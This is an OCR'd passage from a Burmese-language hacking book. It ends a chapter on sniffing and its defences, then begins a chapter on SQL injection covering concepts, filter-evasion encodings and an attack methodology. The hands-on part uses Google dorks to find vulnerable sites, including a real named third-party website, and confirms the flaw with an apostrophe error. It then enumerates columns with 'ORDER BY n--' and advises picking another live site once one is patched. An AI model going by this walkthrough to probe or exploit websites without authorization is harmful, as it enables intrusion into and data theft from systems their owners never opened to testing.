
Dsniff ကတော့ Kali Linux မှာ ပါဝင်ပြီးသားဖြစ်တဲ့ Password sniffing နဲ့ network traffic analysis tool တွေ ပါဝင်ပေါင်းစပ်နေတဲ့ tool တစ်ခု ဖြစ်ပါတယ်။ FTP, Telnet, SMTP, HTTP, POP, poppass, NNTP, IMAP, SNMP, LDAP, Rlogin, RIP, OSPF, PPTP MS-CHAP, NFS, VRRP, YP/NIS, SOCKS, X11, CVS, IRC, AIM, ICQ, Napster, PostgreSQL, Meeting Maker, Citrix ICA, Symantec pcAnywhere, NAI Sniffer, Microsoft SMB, Oracle SQL*Net, Sybase and Microsoft SQL protocols တွေကို handle လုပ်နိုင်တဲ့ sniffer တစ်ခုဖြစ်လို့ အသုံးများပါတယ်။

Sniffing သည် email (or) web session တွေနဲ့သာ သက်ဆိုင်တာတော့ မဟုတ်ပါဘူး။ Cain and Able လို sniffer တွေမှာ VoIP communication တွေကိုတောင်မှ ကြားဖြတ် ရယူနိုင်ပါတယ်။ VoIP ဆိုတာက Voice over IP ကို ဆိုလိုပြီး network ပေါ်ကနေ ပြောဆိုဆက်သွယ်ခဲ့တာတွေ (conversations) တွေကို capture လုပ်နိုင်ပါတယ်။ Caller နဲ့ responder (ဖုန်းခေါ်သူ နဲ့ ပြန်ဖြေသူ) ကြား ပြောဆိုဆက်သွယ်မှုတွေကို mono (or) stereo WAV file အနေနဲ့ သိမ်းဆည်းနိုင်ပါတယ်။

Sniffing, ARP poisoning, MiTM နဲ့ DNS attack တွေဟာ ထိရောက်မှု ရှိတဲ့ attack တွေ ဖြစ်ကြပြီးတော့ အမြဲတမ်း detect လုပ်ဖို့ဆိုတာ ကာကွယ်မထားတဲ့ protocol တွေအတွက် မလွယ်ကူလှပါဘူး။ ကာကွယ်ထားနိုင်တဲ့ protocol တွေအဖြစ် Telnet အစား SSH ကို သုံးနိုင်ပြီးတော့ HTTP အစား HTTPs စတဲ့ protected protocol တွေကို ပြောင်းလဲသုံးရပါမယ်။ internet ပေါ် တိုက်ရိုက် public လုပ်နိုင်တဲ့ system တွေကို allow မလုပ်ထားရပါဘူး။ network ထဲမှာ ရှိနေတဲ့ device တိုင်းအတွက် VPN ကို အသုံးပြုကာကွယ်ထားသင့်ပါတယ်။ Application တွေအနေနဲ့ Xarp တို့ ARPwatch တို့ကို အသုံးပြုကာကွယ်ထားသင့်ပါတယ်။ ဖြစ်နိုင်မယ်ဆိုရင်တော့ ကျွန်တော်တို့ရဲ့ လုပ်ငန်းခွင်မှာ IDS or IPS hardware တွေကို အသုံးပြုပြီး ကာကွယ်ထားသင့်ပါတယ်။ IPSec တွေ ထားရှိလုပ်ဆောင်ခြင်းအားဖြင့်လည်း hacker တွေ sniffing လုပ်လို့ ရရှိသွားမယ့် ဒေတာတွေကို အသုံးပြုလို့မရအောင် ကာကွယ်ထားနိုင်ပါတယ်။

နောက်ပိုင်းထွက်တဲ့ switch တွေမှာတော့ security feature တွေ များစွာ ပါဝင်လာပါတယ်။ port security က port တစ်ခုချင်းစီအတွက် MAC address တွေကို ကန့်သတ်ထားနိုင်ဖို့ ကူညီပါလိမ့်မယ်။ attack တွေ ကြုံလာတဲ့အခါမှာလည်း ထို port ကို shutdown ပြုလုပ်နိုင်မှာ ဖြစ်ပါတယ်။

XARP သည် Free and Commercial ဆိုပြီး နှစ်မျိုး ထွက်ရှိပါတယ်။ www.xarp.net မှာ ရယူနိုင်ပါတယ်။



အဆိုပါ attack မျိုး ကြုံခဲ့ပါက စောင့်ကြည့်ခံရတဲ့ ကွန်ပျူတာမှာ အခုလို သတိပေးချက်တွေ တွေ့ရမှာဖြစ်ပါတယ်။ အသုံးပြုတဲ့ switch router တွေကိုလည်း ကောင်းမွန်စွာ configure လုပ်ထားဖို့ လိုအပ်မှာဖြစ်ပါတယ်။ ကျွန်တော်တို့အနေနဲ့ Sniffing နဲ့ ပတ်သက်ပြီး အားလုံး အပြည့်အစုံဆွေးနွေးဖို့ဆိုတာတော့ စာအုပ်တစ်အုပ် သီးသန့် ဖတ်မှ ရမှာဖြစ်လို့ ဒီလောက်လေးနဲ့ပဲ ရပ်နားပါရစေခင်ဗျာ။ နောက်ထပ် CHAPTER တစ်ခုမှာ ပြန်ဆုံတွေ့ရအောင်ပါ။

CHAPTER 22: SQL Injection

Introduction

ကျွန်တော်တို့တွေ ကြိမ်ဖန်များစွာ တွေ့မြင်နေကျ စကားလုံးတစ်ခုက SQL Injection ဖြစ်ပါလိမ့်မယ်။ Browser တစ်ခု ရှိနေရုံနဲ့ မည်သည့် OS မှာမဆို (ကွန်ပျူတာမှာဖြစ်စေ၊ ဖုန်းမှာဖြစ်စေ) လုပ်ဆောင်နိုင်တာကြောင့်လည်း သုံးရတာအဆင်ပြေတဲ့ Attack တစ်မျိုးဖြစ်တဲ့ SQL injection သည် အသုံးပြုမှု များတဲ့ Common attack အမျိုးအစားတစ်ခုလည်း ဖြစ်ပါတယ်။

မည်သည့် လုံခြုံရေး ချိုးဖောက်မှုမှာမဆို အဓိကအနေနဲ့ sensitive information တွေနဲ့ access တွေကို တရားမဝင်နည်းလမ်းနဲ့ ရယူဖို့ကို ဦးတည်ကြလေ့ရှိပါတယ်။ ဒီအခန်းမှာတော့ SQL injection နဲ့ ပတ်သက်ပြီး အတော်များများကို ဆွေးနွေးသွားပါမယ်။ Sensitive information တွေက ဘာတွေလဲဆိုတော့ Social security number တွေ၊ Credit card အချက်အလက်တွေ၊ ငွေကြေးဆိုင်ရာ အချက်အလက်တွေ နဲ့ user ID & password တွေ စတာတွေ ဖြစ်ကြပါတယ်။ SQL injection တစ်ခု အောင်မြင်သွားပြီဆိုရင်တော့ Attacker အနေနဲ့ victim ရဲ့ Database မှာ ရှိနေတဲ့ Data တွေကို ခိုးယူတာမျိုး၊ အချက်အလက်တွေ ပြောင်းလဲပြင်ဆင်တာ (alter & change)၊ အသစ်တွေဖန်တီးတာမျိုး၊ ဖျက်ဆီးတာတွေမျိုး လုပ်ဆောင်နိုင်ပါတယ်။ Web application တစ်ခုမှာ SQL vulnerability ရှိနေပြီဆိုရင်တော့ ဒါသည် SQL injection နဲ့ တိုက်ခိုက်ခံရနိုင်ဖို့ အခွင့်အလမ်း များနေပြီလို့ ဆိုရမှာပါ။

SQL server ဆီမှတစ်ဆင့် ခွင့်ပြုမထားတဲ့ unauthorized access တွေကို ရယူနိုင်ဖို့နဲ့ database information တွေကို ရှာဖွေ ပြန်ယူလာနိုင်စေဖို့အတွက် attacker တွေသည် SQL command တွေကို submit ပြုလုပ်ကြပါတယ်။ SQL vulnerability သည် Web Developer ရဲ့ အားနည်းချက်ကြောင့် ဖြစ်ပေါ်ခြင်းဖြစ်ပြီး SQL server ရဲ့ အားနည်းချက် မဟုတ်ပါ။ Web Developer ရဲ့ အမှတ်တမဲ့ အမှားမျိုး၊ သိလျက်နဲ့ တမင်လုပ်ထားတဲ့ အမှားမျိုး၊ မကျွမ်းကျင်မှုကြောင့် ဖြစ်ပေါ်တဲ့ အမှားမျိုး စတာတွေကနေ SQL vulnerability ဖြစ်ပေါ်ပါတယ်။

SQL ရဲ့ အပြည့်အစုံက Structured Query Language ဖြစ်ပြီး database နဲ့ ဆက်သွယ်ဆောင်ရွက် (communicate) ရာမှာ အသုံးပြုပါတယ်။ SQL သည် relational database management system အတွက် standard language တစ်ခုလို့လည်း ဆိုနိုင်ပါတယ်။ SQL Injection သည် Code injection technique တစ်မျိုးဖြစ်တာကြောင့် သူ့ကို အသုံးပြုနိုင်ဖို့အတွက် ကျွန်တော်တို့အနေနဲ့ သိမှတ်ထားစရာတွေ ရှိနေပါတယ်။

SQL injection လုပ်ဆောင်ဖို့အတွက် Hacker တွေ သုံးလေ့ရှိတဲ့ Character

တွေ ရှိပါတယ်။ အနည်းငယ်ကို ဖော်ပြရရင်တော့ single line နဲ့ multi-line comments တွေနဲ့ OR လိုမျိုး string indicator တွေ၊ concatenation character တွေ၊ wildcard/asterisk parameter တွေ၊ URL parameter တွေ၊ local & global variable တွေ၊ time delay တွေ စတာတွေကို အသုံးပြုကြပါတယ်။

SQL Injection မှာ 1. First Order Attack, 2. Second Order Attack နဲ့ 3. Lateral Injection Attack ဆိုပြီး အဓိက Attack type သုံးမျိုး တွေ့ရပါတယ်။ Programmer တစ်ယောက်အနေနဲ့ ပြောရရင်တော့ ကျွန်တော်တို့ရဲ့ program တွေကို စတင်လုပ်ဆောင်စဉ်ကာလတွေကတည်းက ဒီ Character တွေနဲ့ပတ်သက်ပြီး ကြိုတင်ပြင်ဆင်ဖြေရှင်းထားဖို့ လိုအပ်ပါတယ်။ Attacker တွေသည် authentication mechanism တွေနဲ့ပတ်သက်ပြီး ကောင်းမွန်စွာ နည်းလည်ထားကြပါတယ်။ ဒါကြောင့် user authentication ကို ကျော်ဖြတ် (Bypass) နိုင်ဖို့အတွက် ပရိယာယ်ကြွယ်ဝတဲ့ ရှောင်လွှဲခြင်း နည်းပညာ (sophisticated evasion techniques) တွေကို အသုံးပြုကြလေ့ရှိပါတယ်။

ဒ့ါပြင် Attacker တွေသည် hex coding ကိုလည်း အသုံးပြုကြပါသေးတယ်။ အချို့သော Website တွေမှာ ကြည့်ရင် URL တွေထဲမှာ %20 တွေကို တွေ့မြင်ရပါလိမ့်မယ်။ ဒါဟာ hex coding ပါပဲ။ %20 သည် Space ကို ဆိုလိုပါတယ်။ Alphanumeric character လို့ခေါ်တဲ့ စာသားနဲ့ကိန်း ရောနေတဲ့ character အများစုသည် hex coding ကို အသုံးပြုပါတယ်။ ဒါပေမယ့် Intrusion detection system လို့ခေါ်တဲ့ ကျူးကျော်ဝင်ရောက်ခြင်းကို ကာကွယ်တဲ့ စနစ်တွေသည် hex coding ကို သိမြင်နိုင်စွမ်း မရှိကြပါဘူး။ ဒါကြောင့် ဒီအားနည်းချက်ကို အသုံးချပြီး attacker တွေက အဲသည် hex coding တွေကို အသုံးပြုပြီး Attack တွေကို လုပ်ဆောင်ကြပါတယ်။

ယနေ့ အသုံးပြုနေကြတဲ့ signature-based SQL injection detection engine တွေမှာတော့ malicious SQL code တွေထဲက white space encoding တွေနဲ့ ကိန်းဂဏန်းပြောင်းလဲခြင်းတို့လို့ attack မျိုးတွေကို သိရှိနေနိုင်ကြပါတယ်။ သို့သော်လည်း အဲသည်လို ကုဒ်တွေနဲ့ white space တွေကိုတော့ ဖြေရှင်းပေးနိုင်စွမ်း မရှိကြသေးပါဘူး။ ဒ့ါပြင် space မပါတဲ့ အခြားသော စာသားတွေကိုလည်းပဲ မသိရှိနိုင်ကြသေးပါဘူး။ Attacker တွေသည် ပုံမှန်အားဖြင့်တော့ query တွေထဲကနေ white space တွေကို ဖယ်ထုတ်ပစ်ကြလေ့ရှိကြပါတယ်။

SQL statement တွေရဲ့ execution လုပ်နိုင်မှုကို ပြောင်းလဲစေခြင်းမရှိဘဲ SQL keyword တွေနဲ့ string (number) တွေကြားမှာ white space တွေကို ထပ်ဖြည့်စွက်ခြင်းအားဖြင့် ကာကွယ်ရေးစနစ်တွေကို ရှုပ်ထွေးပြီး ဇဝေဇဝါဖြစ်အောင် (obfuscate) လုပ်ဆောင်ကြပါတယ်။ Tab, carriage return/ linefeed, စတဲ့ special character တွေကို အသုံးပြုပြီး white space တွေကို ထည့်သွင်းမယ်ဆိုရင် execute ဖြစ်စေမယ့် statement လည်း မပျက်စေဘဲနဲ့ detection system တွေကို လှည့်စားနိုင်မှာဖြစ်ပါတယ်။

SQL Injection Methodology

SQL injection တစ်ခု လုပ်ဆောင်နိုင်ဖို့အတွက် attacker အနေနဲ့ လိုက်နာလုပ်ဆောင်ရမယ့် pattern လေးတစ်ခု ရှိပါတယ်။ ဒါကို Methodology လို့ ခေါ်လို့ရပါတယ်။

ပထမဆုံးအနေနဲ့ SQL injection မစတင်မီ Attacker အတွက် လိုအပ်တဲ့ information တွေကို စုဆောင်းထားရပါမယ်။ SQL vulnerability တွေရှိနေရင် သိနိုင်အောင်လုပ်ရပါမယ်။ Vulnerability ရှိနေတာကို သိသွားပြီဆိုရင်တော့ Attack စတင်လုပ်ဆောင်နိုင်ပြီ ဖြစ်ပါတယ်။ authentication အားနည်းပါလျှင်တော့ network ထဲကို ဝင်ရောက်နိုင်စေမယ့် main source အဖြစ် အသုံးချဝင်ရောက်နိုင်မှာ ဖြစ်ပါတယ်။

နောက်တစ်ဆင့်အနေနဲ့ malicious code တွေကို ထည့်သွင်း (inject) လုပ်နိုင်ဖို့အတွက် authentication rule တွေကို exploit လုပ်မှာ ဖြစ်ပါတယ်။ အဲသည်အဆင့် ပြီးပြီဆိုရင်တော့ privilege user အဖြစ် network access တွေကို ရယူသုံးစွဲနိုင်ဖို့အတွက် data တွေကို extract (ဖြည်) ရမှာဖြစ်ပါတယ်။ ဒါတွေအပြင် Operating System ကို ပိုပြီး ထိန်းချုပ်လုပ်ဆောင်နိုင်စေဖို့အတွက် privilege access တွေကို ပိုပြီး ကျယ်ပြန့်လာအောင် (escalate) လုပ်ဆောင်ပါသေးတယ်။


အဲသလို လုပ်ဆောင်နိုင်ပြီဆိုရင်တော့ privilege user account တွေ၊ အခြား acc သစ်တွေကို ဖန်တီးနိုင်လာမှာဖြစ်သလို ရှိနှင့်ပြီးသား account တွေကိုလည်း ပြင်ဆင်တာ ဖျက်ပစ်တာတွေကို လုပ်နိုင်သွားမှာဖြစ်ပါတယ်။ ဒါမှမဟုတ် Trojan (or) Malware တွေကိုတောင်မှ install နိုင်သွားမှာဖြစ်ပါတယ်။

SQL vulnerability တွေကို ရှာဖွေတဲ့နေရာမှာတော့ website ပေါ်မှာ ရှိနေတဲ့ input field တွေ၊ hidden field တွေနဲ့ post request တွေကို ဦးစွာ စာရင်းလုပ်ထားနိုင်ပါတယ်။ ပြီးရင်တော့ error တစ်ခုခုကို ထုတ်ဖော်နိုင်ဖို့အတွက် code တွေကို input field ထဲသို့ inject လုပ်နိုင်မှာဖြစ်ပါတယ်။ အဲသလို လုပ်ဆောင်တဲ့ နေရာမှာ error-based SQL injection, union-based SQL injection, blind SQL injection attack စတဲ့ attack တွေကို လုပ်ဆောင်ကြပါတယ်။ အောင်မြင်သွားပြီဆိုရင်တော့ table names, column name နဲ့ target database ဆီမှ table data တွေကို ဖြည်ထုတ်နိုင်ဖို့ ကြိုးစားနိုင်ပါတယ်။ သဘောတရားတွေ သိပ်များနေလို့ ပျင်းနေပြီထင်ပါတယ်။ ကဲ လက်တွေ့လေး လုပ်ရင်း ပေါင်းစပ်ကြည့်ရအောင်။


Finding Vulnerable Websites

ပထမဆုံးအနေနဲ့ SQL vulnerability ရှိနေတဲ့ website တွေကို ဒီတိုင်း ရှာဖွေ ကြည့်ရအောင်။ ကျွန်တော် ဒီရှေ့မှာ ဆွေးနွေးခဲ့တဲ့ထဲမှာ SQL injection ဆိုတာ developer ရဲ့ ချို့ယွင်းချက် တစ်ခုခုကြောင့် ဖြစ်ပေါ်တယ် ဆိုတာ ဖော်ပြခဲ့ပြီး ဖြစ်ပါတယ်။ SQL vulnerable key words တွေများစွာ ရှိပါတယ်။ ထိုထဲက လူသိအများဆုံး ဖြစ်တဲ့ .php?id= any number ဆိုတဲ့ ပုံစံလေးကို ရှေးဦးစွာ

ဖော်ပြပေးသွားပါမယ်။



အထက်ပါ ပုံမှာ ကြည့်ရင် Google search မှာ .php?id= ဆိုတာကို ရှာဖွေပြထားတာကို တွေ့မြင်ရမှာပါ။ result အနေနဲ့ သိန်းပေါင်း တစ်သောင်းလေးထောင်ကျော်တွေရှိလာပါတယ်။ ဒီထဲမှာ အဲသည် Vulnerability ရှိတယ်ပေါ့။



အထက်ပါပုံမှာတော့ ကျွန်တော့်အနေနဲ့ Target website တစ်ခုချင်းစီက Vulnerability ကို ရှာဖွေပြထားပါတယ်။ Advanced Google Search မှာ ဖော်ပြပြီး ဖြစ်လို့ inurl: ကိုတော့ သိပြီး ဖြစ်မယ်ထင်ပါတယ်။ inurl:bible-history.com လို့ ရေးထားတဲ့အတွက် ကျွန်တော် ရှာဖွေလိုတဲ့ Website သည် bible-history.com ကို ဦးတည်ပြီး ရှာဖွေပါတယ်။ bible-history.com ထဲကမှ .phi?id= ပါတာတွေကို ရွေးချယ်ရှာဖွေလိုက်တာပါ။ ပထမပုံနဲ့ မတူတဲ့အချက်က မိမိ target ကို သတ်မှတ်ရှာဖွေလိုက်တာဖြစ်လို့ result ကျဉ်းသွားပါတယ်။ 1420 ပဲ ရလာတာကို တွေ့ရမှာပါ။ ဒါ သက်ဆိုင်ရာ website တစ်ခုတည်းမှာ ဖြစ်လို့ ကျွန်တော်တို့အတွက် ပိုပြီး ထိရောက်မှု ရှိပါတယ်။

.php?id= (any number)


သူ့ရဲ့ Vulnerability ပုံစံပါ။ any number ဆိုတော့ နောက်က ကိန်းဂဏန်းသည် ဘာပဲ ဖြစ်ဖြစ်လို့ ယူဆရမှာဖြစ်ပါတယ်။ ကဲအဖြေတွေထဲကို ကြည့်ကြည့်လိုက်ရအောင်။

ပထမဆုံး result ကို နမူနာ ကြည့်ရအောင်။ url က www.bible-history.com/subcat.php?id=2 ဖြစ်ပါတယ်။ .php?id=2 ဆိုတော့

ပုံစံအရပြန်ကြည့်ရင် .php?id= any number format အတိုင်း ဖြစ်ပါတယ်။ Browser မှာ ရှာကြည့်ရင် URL ကို အစိမ်းရောင်နဲ့ ဖော်ပြထားတာ တွေ့ရပါမယ်။ အဲသည် link ကိုပဲ click ပြီး ဖွင့်လိုက်ရအောင်ဗျာ။

ပုံမှာတော့ Web browser တစ်ခုလုံး မဟုတ်ပေမယ့် URL နဲ့ website ကိုတော့ မြင်တွေ့ရမှာဖြစ်ပါတယ်။

ပုံထဲကအတိုင်း Vulnerable URL ရဲ့ နောက်မှာ ' (apostrophe) ကို ထည့်သွင်းပြီး Enter လိုက်ပါ။



အထက်ပါပုံအတိုင်း တွေ့ရမှာ ဖြစ်ပါတယ်။ စာသားတွေကိုချည်း ဖော်ပြပေးပါမယ်။ Query failed : You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''' at line 1 ဆိုပြီး တွေ့ရပါတယ်။ ဒါဆိုရင်တော့ ဒီ Vulnerability ကို တိုက်ခိုက်လို့ ရပြီလို့ ယူဆနိုင်ပါတယ်။ ဒါ့ပြင် result အနေနဲ့ ဘာမှ မပေါ်ဘဲ အဖြူရောင် အကွက်သာ မြင်နေရပါလျှင်လည်း ဒါကိုအသုံးပြုပြီး တိုက်ခိုက်လို့ ရမယ်လို့ မှတ်ယူနိုင်ပါတယ်။ သူ့ရဲ့ Website ထဲမှာ ရှိနေတဲ့အကြောင်းအရာ တစ်ခုခု ပွင့်လာခဲ့တယ် ဆိုရင်တော့ ဒါကို အသုံးပြုပြီး တိုက်ခိုက်နိုင်မယ့် လမ်းကြောင်းတွေကို ကာကွယ်ထားပြီးပြီလို့ ယူဆရမှာပါ။


အထက်ပါ ပုံစံမှာ ကျွန်တော် သုံးခဲ့တဲ့ Vulnerable keyword က .php?id= ဖြစ်ပါတယ်။ ဒါတင်ပဲလားဆိုရင်တော့ မဟုတ်သေးပါဘူး။ အဲသလို keyword တွေကို စုစည်းထားတာလေး ရှိပါသေးတယ်။ Google Dork လို့ ခေါ်ဆိုပါတယ်။ bit.ly/7000gglist မှာ သွားရောက် ကြည့်ရှုနိုင်ပါတယ်။ ကျွန်တော်တို့ရဲ့ Browser မှာ bit.ly/7000gglist လို့ ရိုက်ပြီး Enter လိုက်ပါ။

အဲသည်မှာ Vulnerable keyword ပေါင်းများစွာကို ကျွန်တော်တို့ တွေ့မြင်ရမှာ ဖြစ်ပါတယ်။ အဆိုပါ list တွေကို download လည်း ရယူထားနိုင်ပါသေးတယ်။ တစ်ခု မှာကြားလိုတာက SQL vulnerable တွေကို ပြင်ဆင်ဖယ်ရှားပြီးသွားချိန်မှာတော့ အခြေအနေချင်း ကွာခြားမှု ရှိနိုင်ပါတယ်။ ဒါကြောင့် ယခု ကျွန်တော် လက်တွေ့လုပ်ပြတဲ့ website သည် စာဖတ်သူတို့ လိုက်လုပ်တဲ့အခါ မတူတာမျိုး ဖြစ်နေနိုင်ပါတယ်ဆိုတာ ကြိုတင် ပြောပြထားပါရစေခင်ဗျ။ ခု လုပ်ဆောင်ပြတဲ့ နည်းလမ်းတွေကို နည်းလမ်း အဖြစ်သာ မှတ်ယူပြီး ဘယ်လိုလုပ်သွားတယ်ဆိုတာကိုသာ မှတ်ထားပေးပါ။ ကျွန်တော် စမ်းသပ်ပြမယ့် Vulnerability တွေကို Website owner တွေက ပြန်လည်ပြင်ဆင်ပြီးသွားတဲ့အခါ ယခု Vulnerability ပေါ် အသုံးပြုလို့ ရမှာ မဟုတ်တော့လို့ပါပဲ။ အခြား site တစ်ခု ပြောင်းရှာရမှာပေါ့ :)

ကဲ ကျွန်တော် ခုန .hp?id= သုံးပြီး ရှာပြထားတဲ့ vulnerable website ထဲကပဲ manual အနေနဲ့ ဆက်ပြီး လုပ်ဆောင်စရာလေးတွေကို ဆွေးနွေးရအောင်ပါ။ column ရှာတဲ့အပိုင်းကို ဆက်ပြီး ဆောင်ရွက်ရအောင်။ အပေါ်မှာ ကျွန်တော်တို့အနေနဲ့ SQL vulnerable URL ရဲ့နောက်မှာ apostrophe ကို ထည့်ပြီး စမ်းခဲ့စဉ်က vulnerable ကို အသုံးချလို့ ရတယ်ဆိုတာ သိခဲ့ရပြီးပြီမို့ အဆိုပါ URL ထဲကနေ column ကို ဆက်ပြီး ရှာနိုင်ဖို့ လိုအပ်ပါတယ်။


မူလ vulnerable ဖြစ်နေတဲ့ URL ကို ပြန်သွားလိုက်ပါ။ (ထပ်ထည့်ထားတဲ့ apostrophe ကို ဖြုတ်ပြီး ပြန် Enter လိုက်ရင် ရပါပြီ။)

ကျွန်တော်တို့ ရှာဖွေလိုတဲ့ Column ကို ရရှိဖို့အတွက် မူရင်း လိပ်စာရဲ့နောက်မှာ Order by 1-- ဆိုပြီး ရှာကြည့်နိုင်ပါတယ်။ 1 မရရင် 2 ပြောင်းရှာပါမယ်။ အဲသလိုနဲ့ error တက်လာတဲ့အထိ ရှာပေးရမှာဖြစ်ပါတယ်။ ခု နမူနာမှာတော့ URL က www.bible-history.com/subcat.php?id=2 ဖြစ်ပါတယ်။ သူ့နောက်က Order by 1-- ထပ်ထည့်တဲ့အခါ www.bible-history.com/subcat.php?id=2 Order by 1-- ဆိုပြီး ဖြစ်သွားပါမယ်။ error မတွေ့သေးတာကြောင့် URL က 1 နေရာမှာ 2 ထည့်ပြီး enter ပါမယ်။




ဒီနေရာမှာတော့ လွယ်လွယ်ကူပါပဲ။ 2 ရောက်တဲ့အခါ Query failed : ဆိုပြီး စ တွေ့တော့တာပါပဲ။ (အခြားသော site တွေမှာ ဒီတိုင်း တူညီနိုင်မှာမဟုတ်ပါ)။ အပေါ် ပုံမှာ ပြန်ကြည့်ရင် Unknown column '2' ဆိုပြီး တွေ့မြင်ရမှာပါ။ ဒါလေးကို စဉ်းစားရအောင်။ Unknown column '2' ဆိုတော့ column 2 မရှိဘူး/မသိဘူး ဆိုတဲ့ အဓိပ္ပါယ်ပါ။ Column 2 အထိ မရှိဘူးဆိုတော့ 2 အောက်က 1 ဖြစ်ပါတယ်။ ဒါဆို column 1 ပဲ ရှိတာပေါ့။ ဒီလို မှတ်ထားနိုင်ပါတယ်။ (အကယ်၍ စာဖတ်သူတို့ ရှာဖွေမယ့် site မှာ Order by 6-- မှာ error တွေ့မယ် ဆိုပါစို့။ ဒါဆို column 6 မရှိဘူးလို့ သတ်မှတ်ရမှာဖြစ်လို့ ဘယ်ထိရှိမလဲဆို 5 ထိပေါ့။ error column ထဲက တစ်ခု လျှော့လိုက်ရုံပါ။

ပိုပြီးနားလည်အောင် နောက်ထပ် ဥပမာလေးတစ်ခု ကြည့်ရအောင်။



အထက်ပါပုံမှာ URL ကို ကြည့်ရင် .php?id=200 လို့ မြင်ရတဲ့အတွက် Vulnerability ရှိတယ်လို့ သိနိုင်ပြီး SQL inject လုပ်နိုင်ဖို့ ရှာကြည့်တဲ့အနေနဲ့ apostrophe ထည့်ပြီး ရှာကြည့်တဲ့အခါ Error တက်လာတာကို တွေ့ရမှာပါ။ ဒါဆို သူ့ကို အသုံးချလို့ ရပြီပေါ့။


မူရင်း URL ရဲ့ နောက်မှာ Order by 1-- ထည့်သွင်း ရှာဖွေ ကြည့်ပါတယ်။ error မတွေ့ရသေးပါဘူး။ 1, 2, 3, 4, ... ဆက်ပြီး ရှာလိုက်ပါတယ်။



